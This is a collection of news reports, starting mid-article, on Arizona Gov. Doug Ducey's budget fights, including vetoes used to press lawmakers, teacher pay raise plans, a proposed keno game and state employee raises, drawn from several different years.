And another bipartisan measure requiring the Arizona Department of Housing to add a new senior homeless shelter in the West Valley went down, though it could be tied to the budget. Rep. Randy Friese, D-Tucson, mourned the veto of several marijuana-related bills that Democrats and Republicans worked on together.
“To veto these needed policies in an effort to strong-arm through your regressive tax plan is irresponsible. Arizonans deserve better from their leaders,” Friese tweeted.
Ducey vetoed eight House bills. One, HB2792, would have required a voter to send a request before receiving an absentee ballot, effectively barring the establishment of an automatic vote by mail system like Washington and a few other states have. (The permanent early voting list, or the active early voting list as it is now called due to a controversial voting bill Ducey signed earlier this session, was exempted.) Another, HB2554, would have required political party challengers and representatives at polling places to be registered to vote in Arizona. Most of the other bills were uncontroversial and passed with large majorities, including two sponsored by Friese establishing regulations surrounding the legalization of marijuana in Arizona.
Rep. John Kavanagh, R-Fountain Hills, said Friday afternoon he had just heard about Ducey’s action and would have to look at the bills, although he said “at first glance there’s concern.” He said he thought lawmakers would “get back next week and continue plowing through. But we’ll see.”
Democrats quickly panned the decision as a “temper tantrum” by a governor upset his tax plan can’t pass the Legislature, though Sen. Martín Quezada, D-Glendale, quipped that he wasn’t bothered because most of the bills were “trash policy” anyway.
“There are 43 Democratic legislators who would have loved to have been included in the creation of a budget that truly supports all Arizonans, a budget that could have been passed by now,” Rep. Melody Hernandez, D-Tempe, tweeted in response to Ducey. “I think your constituents would have preferred that to veiled threats.”
Ducey’s 2018 veto message was much more to the point.
“Please, send me a budget that gives teachers a 20 percent raise by 2020 and restores additional assistance. Our teachers have earned this raise. It’s time to get it done,” he said at the time.
Republican leadership teams in the House and Senate could not be immediately reached, including Senate President Karen Fann who is supposedly on vacation in Hawaii.
Capitol Media Services contributed to this report.
Gov. Doug Ducey announces a plan to give teachers a 20 percent raise over the next three fiscal years. (Photo by Katie Campbell/Arizona Capitol Times)
Gov. Doug Ducey let legislators know today he wants a budget – now.
Ducey, playing hardball with state lawmakers to get his teacher-pay raise plan passed, vetoed 10 Republican-sponsored House bills in an attempt to force the legislature to finish the state budget.
The message included in each of the 10 veto letters reads the same.
“Please send me a budget that gives teachers a 20-percent pay raise by 2020 and restores additional assistance,” the letter reads. “Our teachers have earned this raise. It’s time to get it done.”
The vetoed bills were not particularly contentious. Among those struck down, the governor vetoed bills that would have codified provisions for electric bicycles, created additional protections for sexual assault victims and authorized the Governor’s Office of Youth, Faith and Family to work with various agencies to teach young children about the dangers of illegal drugs, alcohol and marijuana.
Ducey’s veto rampage comes a day after the Arizona Education Association and Arizona Educators United announced teachers will go on strike April 26. Lawmakers could pass a budget before Thursday if it is introduced in the Legislature on Monday.
Teachers have demanded a 20-percent pay hike, no new tax cuts and competitive pay for support staff like school counselors and custodians.
Ducey has proposed to give teachers a 20-percent pay bump by 2020. While most Republican lawmakers appear to be on board with Ducey’s plan, there has been some consternation surrounding funding details.
Despite the 10 vetoes, Ducey didn’t clear all the legislation on his desk. He still has six House bills and five Senate bills awaiting action.
Ducey struck down more bills on Friday in one day than he has dismissed all session, bringing the total number of bills vetoed to 16. The governor’s vetoes this session have surpassed the number of bills he vetoed in 2016 and 2017.
A bill by Rep. Paul Mosley, R-Lake Havasu City, was one of the casualties of Ducey’s onslaught. The bill that would have allowed real estate agents or brokers to complete their training online was the only bill of Mosley’s that made it to Ducey’s desk.
Obviously, Ducey was sending a message, but the way he went about it isn’t going to win him any support, Mosley said. He’s telling House lawmakers that he doesn’t want to work with them, he said.
Ducey is the one who threw lawmakers under the bus by forcing them to find a way to pay for his proposed pay raise for teachers, Mosley said.
“He’s basically trying to be the CEO of the state instead of the executive. … He was the CEO of Cold Stone so obviously he thinks it’s OK to treat people like they’re not important,” he said.
Ducey’s veto spree came hours after his spokesman, Daniel Scarpinato, said the governor’s office received reports that House leadership planned to pay for the teacher raises with the increased district additional assistance dollars Ducey promised schools. The governor’s office finds the House GOP plan “very troubling,” Scarpinato wrote in an email to reporters.
House Speaker J.D. Mesnard floated a teacher pay plan last week that would have usurped from the district and charter additional assistance to pay for teacher raises. Talk of Mesnard’s plan was quieted when Ducey unveiled his own plan.
On Friday, Mesnard denied pushing back against Ducey’s pay plan in favor of one that would reroute other education funding to teachers raises. Calling the accusation inaccurate, Mesnard said the Legislature is working to make all of the puzzle pieces fit so the state can give teacher raises and a bump in district and charter additional assistance.
“We certainly can afford one or the other. We can afford parts of both. But right now we’re trying to figure out how to go the full distance and fully fund both,” Mesnard said.
Mesnard did not comment on the governor’s vetoes.
The governor’s actions caught House GOP leaders by surprise.
“We try real hard to send up good policy bills,” said House Majority Leader John Allen. “These were vetoed because of politics, not policy.”
Gov. Doug Ducey (Photo by Katie Campbell/Arizona Capitol Times)
Gov. Doug Ducey hopes to fund part of his teacher pay package through a new form of gambling that may be illegal, is opposed by a key backer of the governor – and also could blow up the deal Arizona negotiated nearly two decades ago with Indian tribes.
Documents obtained by Capitol Media Services show the governor hopes to generate $15 million a year by convincing Arizonans to play “keno.” That is a game where individuals choose several numbers and wait to see how many of them match those generated by a computer.
The idea is to increase the amount of money people spend with the Arizona Lottery by creating a new game, one with more immediate financial rewards.
But Sen. Sonny Borrelli, R-Lake Havasu City, gave up on a bid earlier this year to actually set up such a game as an attorney for the state’s largest tribe warned lawmakers it would blow up a decades-old agreement.
Steven Hart told members of the Senate Government Committee that the 2002 compacts between tribes and the state give them the exclusive right to operate casino-style games. In exchange, he said the tribes share about $100 million a year in profits.
But Hart, who represents the Navajo Nation, said all that is contingent on the state not expanding into areas now strictly limited to reservations. And he said any plan to have the state operate keno games — perhaps multiple times an hour — violates that deal.
The keno provision is just a small part of how Ducey thinks he can find an extra $270 million for this coming year — and more than $670 million three years from now — to finance his plan to increase base teacher pay by 19 percent above current levels. On top of that, Ducey has promised to restore $371 million that is now being withheld from schools for certain capital purchases.
Much of the plan is based on the governor’s projections of strong economic growth. He also believes an improving economy will cut costs for state health care and social programs.
Ducey also plans to tap other funds and jettison some of both his own priorities and those of lawmakers.
But it is the keno issue that could prove most controversial.
The Arizona Lottery already operates a host of games. That includes lotto-style games like PowerBall, “scratcher” tickets and a new set of instant games where a computer prints out tickets in a way that customers will know immediately if they’ve won anything.
Keno is similar to the lotto games — but with a twist: Multiple games per day, and potentially per hour.
Scarpinato said it will be modeled after what’s already occurring in Connecticut.
There, players get a slip and choose how many numbers they want to play, between one and 10, and then choose those numbers between one and 80. Then they decide how much to wager on each game, up to $20, with the ability to wager on up to 20 consecutive games.
What makes this different from a game like PowerBall is that the drawings are held every four minutes.
But here’s the thing: Existing Arizona law already bans “monitor games” from being conducted or displaying results more than once an hour. Borrelli, seeking to remove legal hurdles, asked colleagues — unsuccessfully — to eliminate that restriction.
Then there’s the separate question of those gaming compacts.
Hart, who was in charge of the Lottery when those deals were being negotiated, said certain kinds of gaming are reserved for the tribes. That specifically includes electronic games.
Less clear, he said, is whether the state could operate keno, with virtually instantaneous games and winnings, without running afoul of the agreement with tribes.
Hart said some of that may have to do with how customers place their bets. He said using paper tickets, versus an interactive terminal, may fall within the exception of what kinds of games the state can operate.
But the devil, he said, is in the details.
“I want to see the legislation,” he said, legislation that Ducey’s office has not yet crafted.
Mike Liburdi, the governor’s chief counsel, said he does not read the tribal gaming compacts as prohibiting the kind of keno games his boss wants to operate. He said there are sufficient exceptions in that language.
As to that once-an-hour limit on games and displaying results, Liburdi said he will have to study that further.
The governor’s problems with the plan would not end, even if the prohibition against games more than once an hour does not apply or can be altered, and even if the tribes do not contest the state operating keno games. Any plan for this kind of expansion will get political opposition from the Center for Arizona Policy.
“Keno is a fast-paced game,” said Cathi Herrod, the organization’s president who has been a key Ducey ally. “It is predatory gambling.”
Herrod said what’s happened in other states is that keno tickets are sold in “family-type restaurants” and sports bars, making the idea of multiple-per-hour drawings particularly addictive.
“We don’t need keno in our state,” she said. And Herrod said she has “made our opposition known” to the governor.
Arizona teachers march in protest of their low pay and school funding in front of a local radio station waiting for Republican Gov. Doug Ducey to show up for a live broadcast Tuesday, April 10, 2018, in Phoenix. Arizona teachers are threatening a statewide walkout, following the lead of educators in other states. (AP Photo/Ross D. Franklin)
As Arizona teachers threaten to strike over low wages, Gov. Doug Ducey unveiled a revised budget proposal April 12 that offers educators a 9-percent pay bump in the next school year.
The governor’s latest plan still won’t raise taxes to generate new revenue. And unlike a competing proposal floated by House Republican leaders, it won’t sweep money from other sources of funding proposed for K-12 schools, like the $371 million Ducey pledged to school districts for capital needs like new school buses, textbooks and facility maintenance.
Just days ago, Ducey had characterized teachers rallying behind the “Red for Ed” movement as engaging in “political theater.”
On Thursday, Ducey had a much different response.
Gov. Doug Ducey announces a plan to give teachers a 20 percent raise over the next three fiscal years. (Photo by Katie Campbell/Arizona Capitol Times)
“I’ve said I’m on the side of the teachers, and we’ve been listening and I’ve been working,” Ducey said.
Ducey’s proposal relies on a variety of sources, like higher-than-average state revenues and new dollars available from the legislative extension of the Proposition 301 education sales tax. Ducey has also proposed reducing state government operating budgets to pay for the proposal.
State budget analysts recently estimated there may be $46 million in ongoing revenues available thanks to strong revenue collections.
The governor may also roll back some of the legislative initiatives he proposed this year, including a tax break for some veterans. Another item that could be on the table is funds Ducey earmarked for enforcement of a new, wrong-way driving law that charges drivers who go the wrong way on the highway with a felony.
“Our economy has been growing, we have surplus revenues and we’re going to put these toward teacher pay,” Ducey said. “That’ll be the commitment. We’ll have to make other adjustments.”
Ducey’s initial budget proposal in January included a 1-percent pay raise for teachers, following through on the promise of a 2-percent pay bump phased in over two years.
The new plan boosts teacher pay by 9 percent in the upcoming school year, for a total raise of 10 percent since 2017. That amounts to $274 million for teacher pay in the proposed budget for next year, Ducey said at the press conference.
Under Ducey’s plan, when teachers start teaching in the fall they will be paid, on average, $52,725 — up from the current average of $48,372. By 2021, Arizona teachers will make $58,130 on average.
The governor is also promising future raises of 5 percent in fiscal years 2020 and 2021 for a cumulative total of 20 percent over a four-year period.
House Speaker J.D. Mesnard and Senate President Steve Yarbrough, both Chandler Republicans, offered their initial blessing of Ducey’s plan, as did other legislators flanking the governor when he announced the planned pay hikes.
Rep. Heather Carter, R-Cave Creek, said it was crucial that Ducey maintain the promise to restore cuts to capital funding and boost teacher pay.
“(Capital funding) is a critical component of any budget that we have moving forward, because it is important to realize that it is time for us to start restoring a portion of that formula funding that has been suspended for a number of years,” Carter said.
Mesnard, who this week floated a proposal that would have swept capital funding to boost teacher pay, said he supports Ducey’s concept to fund both needs.
“If we can do both additional assistance and teacher pay, that’s fine. If I have to choose, I’m always going to choose teacher pay,” Mesnard said. “Teacher pay has to be the priority.”
To do this, Ducey must now convince a majority of legislators to approve his proposal and give teachers a 9-percent raise this year.
Raises offered in the out years are no guarantee.
Ducey is up for re-election this year, as are all members of the Legislature. Future budgets may be tighter, and a Legislature with a different makeup may resist pay raises Ducey promised in previous budget years.
The governor’s latest proposal comes in the wake of an inspired protest from Arizona teachers, who’ve watched their colleagues in states like West Virginia and Oklahoma spur state leaders to boost funding for K-12 education.
Locally, Arizona teachers hopped on the “Red for Ed” movement this legislative session calling for higher teacher pay and more school funding.
Leaders of Arizona Educators United have called for 20-percent raises. While they haven’t specifically said when they want the raises, they could be dissatisfied with Ducey’s proposal to spread out the pay hike over four years. But Ducey was flanked by dozens of superintendents and other education advocates as he made the announcement.
Ducey’s earlier dismissals of teachers’ demands have left educators so incensed they’ve threatened to strike. Earlier this week, Ducey called the “Red for Ed” movement “political theater.”
Teachers at roughly 1,000 Arizona schools held “walk-ins,” in which educators rallied outside their schools before morning classes began on April 11.
Ducey’s message to those teachers is, “I heard you guys,” Maricopa County School Superintendent Steve Watson said.
“I think it was a great mobilization and movement by the teachers, and it wasn’t just teachers,” Watson said. “It was community members. My kids wore red to school on Wednesdays to show their support and gratitude for teachers. So I think it was the teachers’ ability not just to mobilize themselves, but the entire community.”
Even if education advocates do get on board with Ducey’s proposal, there’s still a chance that lawmakers could tweak the plans as they hash out the state budget.
Gov. Doug Ducey, third from left, helps cut a ribbon Wednesday for the formal opening of the new U.S. headquarters of CP Technologies in Prescott. Ducey said after the ceremony that he is willing to work with Democrats to pass a state budget and tax cut. (Capitol Media Services photo by Howard Fischer)
With Republicans at a stalemate, Gov. Doug Ducey said Wednesday he’s willing to work with Democrats to cobble together the votes for a new state budget and tax cut.
“What’s important to me is that we get the budget that I presented — or as close to it as we can — over the finish line,” he told Capitol Media Services. And the governor said his door is “always open.”
That potentially paves the way for Democrats, who have been kept in the dark while the governor and GOP leaders crafted their spending and tax cut plan, a chance to have some input in exchange for needed votes.
And there may be room for a deal.
House Minority Leader Reginald Bolding, D-Laveen, told Capitol Media Services there may be some wiggle room, even on the idea of cutting taxes. It all comes down to details.
“I couldn’t tell you specifically whether or not we would support a tax cut in addition to additional revenues until we look at the plan,” he said.
“We won’t negotiate in isolation,” Bolding said of reducing tax rates. “We’ll look at the entire plan and what the trajectory looks like.”
Even Ducey, who is championing a $1.9 billion tax cut and creating a flat tax rate, said even that could be negotiable.
“That’s part of the deliberation process,” he said. “And, typically, as we begin moving forward, the debate happens, the deliberation happens.”
But Ducey won’t say how much he is willing to give to line up the votes.”
“I do not like to have those deliberations in the press,” Ducey said. “I like to do them with people rather than with the press.
Reginald Bolding
What’s working in favor of the Democrats is that there is at least one GOP holdout in both the House and Senate unwilling to support the $12.8 billion spending plan and $1.9 billion in permanent tax cuts the governor is pushing.
In fact, neither the House nor Senate have any plans to try to vote on any part of the plan when lawmakers reconvene Thursday morning. About the only thing the Senate intends to do is start the process of seeking an override of the 22 bills Ducey vetoed two weeks ago after he got miffed when lawmakers decided to recess for two weeks when a budget deal first fell apart.
Senate President Karen Fann, R-Prescott, said that’s the nature of Republicans having a bare majority in both chambers: Leadership needs every one of them to line up in support for the party plan.
“It’s a challenge when you have 31 and 16,” Fann said Wednesday, referring, respectively, to the GOP membership in the 60-member House and 30-member Senate.
“Everybody knows they’re number 31 or 16,” she said, giving each of them leverage. “It creates a very tough working situation.”
Ducey, for his part, said he’s going to engage with Rep. David Cook, R-Globe, and Sen. Paul Boyer, R-Glendale, whose votes he needs — but does not have — for the plan.
“We have some very thoughtful legislators that care about certain things,” he said when asked about the two GOP holdouts. “And I want to understand what’s important to them and make sure they understand what’s important to me and make sure we have a successful budget.”
But it isn’t as simple as getting Cook and Boyer on board. Fann said if they get some of what they want, that could result in the loss of other Republican votes. And that is what could give Democrats a seat at the negotiating table.
Bolding insisted he is not trying to play political games.
“For us, it’s not about leverage or what puts us in the best position,” Bolding said. “It’s about putting together a plan that works for Arizona.”
And that plan clearly differs from what the Republicans are proposing.
Much of that is on the spending side of the ledger. Bolding said there are “critical gaps with our infrastructure,” seeking more money for housing for the needy, Covid relief and education.
“As long as we can do those things and create a plan that works for everybody, we are willing to engage,” he said. “At this point, everything is on the table.”
Well, not quite.
Bolding said the proposal to create a single 2.5% individual income tax rate for all Arizonans regardless of income is a non-starter. That would scrap the current system of four brackets, ranging from 2.59% for couples with taxable income up to $53,000 a year to 4.5% on taxable earnings above $318,000.
Also non-negotiable, Bolding said, is the plan he said undermines Proposition 208, the measure approved by voters in November to put a 3.5% income tax surcharge on the most wealthy — meaning income above $500,000 for married couples — to raise upwards of $800 million a year for K-12 education.
Strictly speaking, nothing in the budget plan repeals that levy as lawmakers are powerless to overturn the initiative. But it puts a provision in law creating an absolute cap of 4.5% on all income taxes, including that surcharge.
The proposal does require the state to “backfill” any lost revenues for schools. But Bolding said using other state revenues to do that effectively undermines the initiative.
“Proposition 208 clearly stated that these additional dollars were not to supplant (state revenues),” he said.
“They were supposed to be additional, supplemental resources,” Bolding said. “If we are shrinking our state budget, we are going to provide less funding into education, with education being the largest portion of our budget.”
But the minority leader said the claim by Ducey of being willing to work with Democrats rings hollow, at least right now.
“We obviously have reached out as we know that the state is facing a fiscal cliff in the next few weeks,” Bolding said.
That’s because the new budget year begins July 1. And, unlike Congress, there is no option in state law to enact a “continuing resolution” to keep the government operating in the absence of an adopted spending plan.
“But we have not been engaged up until this point,” Bolding said, saying Democrats have contacted “the highest staff member in Gov. Ducey’s office,” meaning Chief of Staff Daniel Scarpinato.
Ducey, for his part, acknowledged he has been distracted from what’s happening — or not — with the budget.
“My top priority right now is the Telegraph Fire and the Mescal Fire,” Ducey said, having issued a declaration of emergency earlier Wednesday. “We’ve got to do all the things that are appropriate to that and make sure they have the resources and appropriations as well.”
As to actually enacting a budget and tax-cut plan, the governor said he remains “optimistic.”
Democratic lawmakers face a political conundrum: Vote in favor of Ducey’s proposed 20 percent teacher pay increase and give the governor a political win or fall back on a campaign promise to increase overall education funding.
While Democrats support Ducey’s plan to provide teachers with an immediate 9-percent pay increase and a cumulative 20 percent raise by the start of the 2020 school year, they oppose his proposal to fund it through rosy revenue projections and agency funding sweeps, which they say isn’t sustainable.
Democrats are asking that the plan be funded, in part, through a tax increase. But it’s unlikely that the changes they would like to see will be included in the final budget, and that means Democrats could be forced to vote against the measure.
Sen. Steve Farley (D-Tucson) (Photo by Jessica Boehm/Cronkite News)
And they also want to be included in negotiations to arrive at a funding plan that everyone can support, Senate Minority Leader Steve Farley, D-Tucson, said.
Farley said he’s unsure if he will support the pay raise as it stands because there isn’t a sustainable funding source.
Farley has more at stake than allowing Ducey to claim another bipartisan victory. He’s running for governor this year.
“My colleagues and I agree with the governor and we’re glad he has finally come on board with something that we’ve been saying for years, our public education system has been starving,” he said. “But what we’re really concerned about is that we need this to last past November. We need to find funding sources that won’t go away at the next downturn and numbers that aren’t fictitious.”
Republicans began the trend of passing Republican-only budgets in the early 1990s, and with the exception of Medicaid expansion in 2013, Democrats have for the most part unilaterally opposed the budget or most of the budget pieces.
Since at least 2010, the K-12 education budget has been unanimously opposed by Democrats in both chambers, with the exception of then-Sen. Carlyle Begay’s “yes” vote in 2015.
House Minority Leader Rebecca Rios (D-Phoenix) (Photo by Paulina Pineda/Arizona Capitol Times)
House Minority Leader Rebecca Rios, D-Phoenix, said though it’s premature to say for certain, it’s entirely possible that Democrats could support the plan given that a teachers’ raise is something they’ve been pushing for years.
Others were more firm on their stance.
Rep. Ken Clark, D-Phoenix, said teachers wouldn’t look at a ‘no’ vote as a vote against education funding.
“I think they would look at a ‘no’ vote and see it for what it is, voting no for a budget plan that doesn’t deliver,” he said. “Why would the teachers want us to vote for something that very well could be taken away a year-and-a-half or two years from now?”
Gov. Doug Ducey is proposing a $12.3 billion spending plan that still won’t restore state aid to education to where it was in 2008.
On paper, the plan unveiled Friday includes $608 million in new K-12 funding.
But $145 million of that is in legally required adjustments to state aid funding formulas to account for inflation and student growth. And another $175 million is the last payment in the boost in teacher pay promised and approved in 2018 in the wake of a teacher strike.
Still, there is new cash for things like ensuring more schools get money to hire social workers, school counselors and school resource officers, the last category being sworn peace officers. That will help fund 461 requests for such aid made this year before the allocated cash ran out.
And Ducey wants to accelerate restoration of money taken from schools in previous years, including by him, from an account that funds everything from computers and books to school budgets.
There also is a plan to put $44 million into what’s being called Project Rocket, a program to give $150-per-student grants on a first-come, first-served basis, to certain low-performing schools and schools with a high percentage of students living in poverty.
In the Avondale school district, which already got some of that cash, aides to the governor said the extra cash resulted in a 13% increase in students passing the English achievement exam and an 18 percent boost in the math passing rate. They said similar results were achieved in the Deer Valley and Wickenburg school districts.
Daniel Scarpinato
Daniel Scarpinato, the governor’s chief of staff, said that shows that more money for public schools can make an academic difference.
“More resources with the right school leaders who are committed to results has a huge impact,” Scarpinato said, saying that is reflected in the results in the three districts that got a chance to try it out. “We think you can see that in even more.”
That $44 million would be enough to help only about a quarter of the number of school sites in the state.
There is extra money to be had. But Ducey wants to use $45 million to allow retired military who now live in or move to Arizona to avoid paying any state income taxes at all, a change in tax law the governor’s office said would save the average veteran collecting a military pension about $840 a year.
“We want to honor our veterans,” Scarpinato said.
“These are people who have served our country, who have served in war, many of them,” he said. “We want to make Arizona the No. 1 state for veterans.”
It also enables the governor to say he is living up to his pre-2014 election pledge to drive income taxes to as close to zero as possible.
That $75 million, if divided up among about 1.14 million students in public schools – both traditional and charter – would generate about $40 additional per student.
What makes that significant is that, according to Ducey’s budget, the state aid per student this coming year will be $6,156. And aides to the governor concede that still doesn’t bring the state funding up to where it was in the 2007-2008 school year before the Great Recession – at $4,996 – after accounting for inflation.
Using $75 million for tax relief versus K-12 funding may not be the only issue some lawmakers have with Ducey’s plan to eliminate income taxes for military pensions.
Current law exempts the first $3,500 of military retirement pay. Legislation to boost that faltered last year in the Republican-controlled Legislature, at least in part amid concerns that there was no requirement to prove financial need.
Then there’s the fact that the exemption from state income taxes for state and local government employees is only $2,500, a figure that Ducey’s budget does not alter.
“We want to honor all our heroes,” Scarpinato said when asked about the difference. Anyway, he said, the governor’s overall budget contains “a huge investment in public safety and our public safety personnel and veterans.”
In fact, though, only two agencies are getting money specifically for pay raises for employees: the Department of Corrections for prison guards and the Department of Child Services for caseworkers.
And there’s something else in Ducey’s education spending plan.
While the governor’s budget sets aside an extra $150 per pupil for certain low-performing schools, he wants even more per student in “results-based funding” for those schools that also are doing well.
That includes at least $225 for about 500 schools that already have an A letter grade and a low percentage of students in poverty, as reflected by eligibility for free or reduced lunch costs, and $400 for about 250 A-rated schools where at least 60 percent of students are eligible.
B-rated schools with 60 percent eligible for free and reduced lunch also would get an extra $225 per student under the governor’s plan.
Ducey’s budget also contains funding for some new schools and additional dollars for previously approved buildings to recognize that construction costs are higher than anticipated.
That includes an extra $4.7 million for an already approved new high school for Chandler and $1.6 million for a Grade 7-12 school in the Tanque Verde school district.
The governor’s spending plan also promises money for four new schools, including a K-6 facility in Tanque Verde, K-8 schools in Laveen and Buckeye, and a high school for Yuma.
Gov. Doug Ducey PHOTO BY KATIE CAMPBELL/ARIZONA CAPITOL TIMES
Gov. Doug Ducey wants to grant pay raises to nearly half of all state employees, with an emphasis on boosting salaries for law enforcement and corrections officers.
About 45 percent of the state workforce, or 15,000 of Arizona’s roughly 33,200 employees, would see salary increases of 5 percent or more in the $11.4 billion budget plan Ducey released Friday.
Most of the $74 million allocated in the budget for pay hikes goes to law enforcement officials, such as corrections officers and highway patrol. Pay raises at other agencies are awarded only to those employees certified by the Arizona Peace Officer Standards and Training Board.
Corrections officers would get a 10-percent pay bump. Officials expect the higher salaries — average pay would increase from $37,000 to $40,700 annually — to help reduce the department’s nearly 20 percent turnover rate for corrections officers. Ducey plans to follow through with another 5-percent pay raise in the next budget cycle.
Ducey also proposed 10-percent pay raises to Department of Public Safety troopers, and a 5-percent pay bump for non-police officers within the agency.
As the Department of Child Safety continues to fail to meet benchmarks set for hiring caseworkers, Ducey plans to attract more workers with a 9-percent pay increase for agency caseworkers and case aides. DCS has a 35-percent turnover rate and has yet to hire the 1,406 caseworkers mandated by state lawmakers, according to figures provided by the Governor’s Office.
Most other law enforcement employees throughout the state would receive pay raises of about 5 percent, with the exception of those that work within the Department of Juvenile Corrections and Department of Health Services, who would receive 15-percent raises.
Ducey’s budget also provides a roadmap to his other spending priorities, including education, infrastructure and some of his pet projects, such as his school safety plan and additional funding for career and technical education and the Arizona Teachers Academy.
Thanks to an estimated $1.1 billion cash surplus, the governor has a sizable chunk of change to spend with this budget cycle. Instead, he proposes saving approximately half of that amount in Arizona’s rainy-day fund and spending the other half on various initiatives.
Deposits to the rainy day fund could be even greater if there’s a windfall for state coffers from tax conformity, though the governor’s budget does not account for those potential revenues.
Education
The governor’s plan fulfills the next step in a three-year plan to boost teacher pay, boosting funding for K-12 public schools by a total of $233 million. That’ll translate to a 5-percent pay raise for teachers, and new dollars to school districts for additional assistance.
Performance-based funding would go to more than triple the current number of schools under Ducey’s plan, which overhauls the process by which schools qualify for those dollars and more than doubles the amount of funding available to high-performing schools.
Ducey’s budget would add $60 million to the Results Based Funding program on top of the $38 million provided in FY19, for a total of $98 million in FY20. Those dollars will go to 675 schools throughout the state, roughly half of the 2,000 district and charter schools in Arizona.
The dramatic increase in the number of schools affected by those funds — only 285 receive such funding in FY19 — is due to a shift in the formula to qualify.
Currently, schools are judged based on AzMerit test scores. But that standard can no longer apply universally after the Legislature adopted a bevy of possible tests to track student achievement at the high school level.
Instead, the new standard will rely on the A-F letter grades assigned to schools by the Department of Education, and the grading system that takes a more holistic approach to judging schools for their performance. All schools with an “A” grade would be eligible for Results Based
Funding, a total of 454 “A” schools with at least 60 percent of the student population on free-and-reduced lunch would receive an extra $400 per pupil, while all other “A” schools would receive $225 per pupil. “B” schools in low-income areas, those schools with at least 60 percent of the student body on FRL, would also get $225 per pupil.
The Governor’s Office estimates that of those 675 schools eligible for the funding, 83 percent are districts schools, while 17 percent are charters.
Overall, roughly 36 percent of the schools are in low-income areas where most students qualify for free or reduced lunch.
The new funding comes with new reporting requirements. While no details were immediately provided, the governor wants to ensure that schools are reporting not just how they’re spending those dollars, but where. That’s because the Results Based Funding is distributed not to specific schools, but to school districts.
At minimum, 51 percent of those funds must be spent at “A” or “B” schools, but remaining balance can be spent elsewhere in a school district. That leaves open the possibility that dollars earned by one high-performing school can help other struggling schools in the same district.
Infrastructure
(Photo courtesy Arizona Motor Vehicle Division)
With a new vehicle registration fee to pay for public safety freeing up nearly $100 million of Highway User Revenue Fund money, or HURF, half of which goes to the state, Ducey is looking to widen Interstate 17.
Work has already begun to expand the road between Sunset Point and south of Black Canyon City, but Ducey’s budget calls for an additional FY19 appropriation of $40 million to start work on a third lane between Anthem and Black Canyon City on the northbound side and several miles of southbound.
The governor also projected another $45 million in both FY20 and 21 to finish the project, for a total of $130 million worth of new investment in that stretch of congested highway, saying expanding the road would increase safety.
That’s all in addition to the State Transportation Board’s scheduled allocation of $193 million to design and construct the I-17 expansion project.
The governor is also calling for an additional $10.5 million from HURF to fund preventative road surface maintenance, bringing the total budget for that up to $51 million, enough to fully fund all ADOT’s preventative maintenance requests, according to the Governor’s Office.
In the last decade, the Mariposa Port of Entry on the west side of Nogales has dropped from the top site for fresh fruit imports to the third place slot behind Laredo and Hidalgo, Texas. After spending millions in recent years to expand the port, Ducey is proposing a $700,000 investment to construct a cold inspection facility, with local partners including the Fresh Produce Association of the Americas, putting up the remaining $300,000.
The administration and local business groups hope that will incentivize produce importers with avocados, berries and other temperature sensitive fruits to run their product through Nogales.
That could mean up to $30 million in product traveling through the state annually, and pulling in up to $4 million per year in state and local tax revenues, according to the estimates from a University of Arizona study.
Other spending priorities
The budget allocates funding for several initiatives Ducey mentioned in his “State of the State” speech Monday.
After pledging, then failing to deliver, $11 million in additional funding for school resource officers last year, Ducey is proposing $9 million for school-resource officer grants this year, which he says will provide an additional 89 officers, totaling about 200 provided by the grant program.
The proposal would supply officers to about one out of every 10 schools in the state, fulfilling requested demands for police officers in schools, according to the administration.
Since the grant funding has not kept up with demand for so long, many school districts have simply quit applying, and have found other ways to pay for officers, meaning demand is likely much higher than the governor is estimating.
The governor wants to pump $21 million into the Arizona Teachers Academy, a program that was launched in 2017 with no additional funding in the FY18 budget for the universities to execute it. Instead, universities were left to find the dollars needed to provide free tuition for teachers who agree to teach in Arizona schools in their existing budgets, opening the opportunity up to only about 200 students to start; there are currently about 230 students enrolled.
With the money proposed by Ducey in his executive budget, enrollment is expected to expand to about 3,800 students, according to the Governor’s Office.
That far exceeds the Board of Regents’ growth expectations back in 2017. With no help from the state government to cover the cost of the program, ABOR expected to have just 730 students enrolled in the academy by its fifth year. The governor also wants to expand eligibility to juniors and seniors who are majoring in STEM fields and to non-resident and post-baccalaureate community college students.
Ducey’s proposal would also allow students to request tuition benefits for up to four years — students have so far been able to receive up to two years — and would provide for annual $1,000 stipends for students who agree to teach in critical-need areas after they graduate.
Backed by $36 million, Ducey is also pushing for increased investment in career and technical education.
His budget creates a $10 million incentive program that would provide a $1,000 payment to career and technical schools for each high school student that earns an industry certification in specific high-demand fields like manufacturing, health care and construction, among others.
Ducey also wants to direct $20 million to Pima Community College’s Aviation Technology Center. The contribution is designed to meet growing workforce demands from in-state aviation companies like Boeing.
The governor also aims to direct $6 million to expand healthcare training at Maricopa Community College District.
Unsurprisingly, Ducey’s budget also includes the $35 million in state funding he previously promised in an attempt to solidify Arizona’s drought plan, which in turn, means the state could sign onto the multi-state Drought Contingency Plan.
Gov. Doug Ducey (Photo by Katie Campbell/Arizona Capitol Times)
Gov. Doug Ducey plans on funding a 20 percent teacher raise over the next three years with rosy revenue projections and a mix of funding sweeps, lottery revenues and spending reductions.
State budget analysts provided legislators an analysis of Ducey’s plan, which the governor announced on April 12 amid emphatic teacher protests and threats of a strike. The governor promised he would push for a 9-percent raise in 2018, to be followed by 5 percent raises in the next two years.
That plan would cost the state $240 million in fiscal year 2019 alone. By FY21, the cost rises to $580 million, according to budget documents obtained by the Arizona Capitol Times.
In fiscal year 2019, that includes $176 million added to the base funding formula for K-12 schools, and $64 million in one-time dollars meant to act as “bridge” to the adjustment in Proposition 301 approved by the Legislature. The Prop. 301 extension, approved in March, will shift $64 million in debt servicing to the Classroom Site Fund in fiscal year 2022, when the debt is paid off.
On top of those dollars, another $165 million would be added for teacher pay in fiscal year 2020, followed by $175 million in FY21.
To accomplish that amount of education spending, millions of dollars proposed for other state programs would be swept for education funding.
That includes $500,000 for the Attorney General’s Border Crimes Unit, $2 million in one-time funding for the developmentally disabled, $1 million for healthcare in private prisons and $8 million in one-time funding for Arizona universities.
Those are all spending priorities of legislative Republicans. In total, Ducey is asking the Legislature to give up on $48 million in new spending they’ve proposed in budget negotiations.
The governor’s office would also sweep $37 million in funds from other agencies, primarily the Department of Environmental Quality; collect $8 million in new Keno revenues; increase the state’s hospital assessment, which pays for Medicaid expansion, by $35 million; and use $42 million in savings through the Arizona Health Care Cost Containment System and Department of Education, among other measures.
The governor’s staff also projects far higher growth in state revenues than budgets that have been drafted by GOP legislative leaders.
For instance, while budget analysts anticipate $46 million in new, ongoing revenues in the coming fiscal year, Ducey’s budget plans for $156 million.
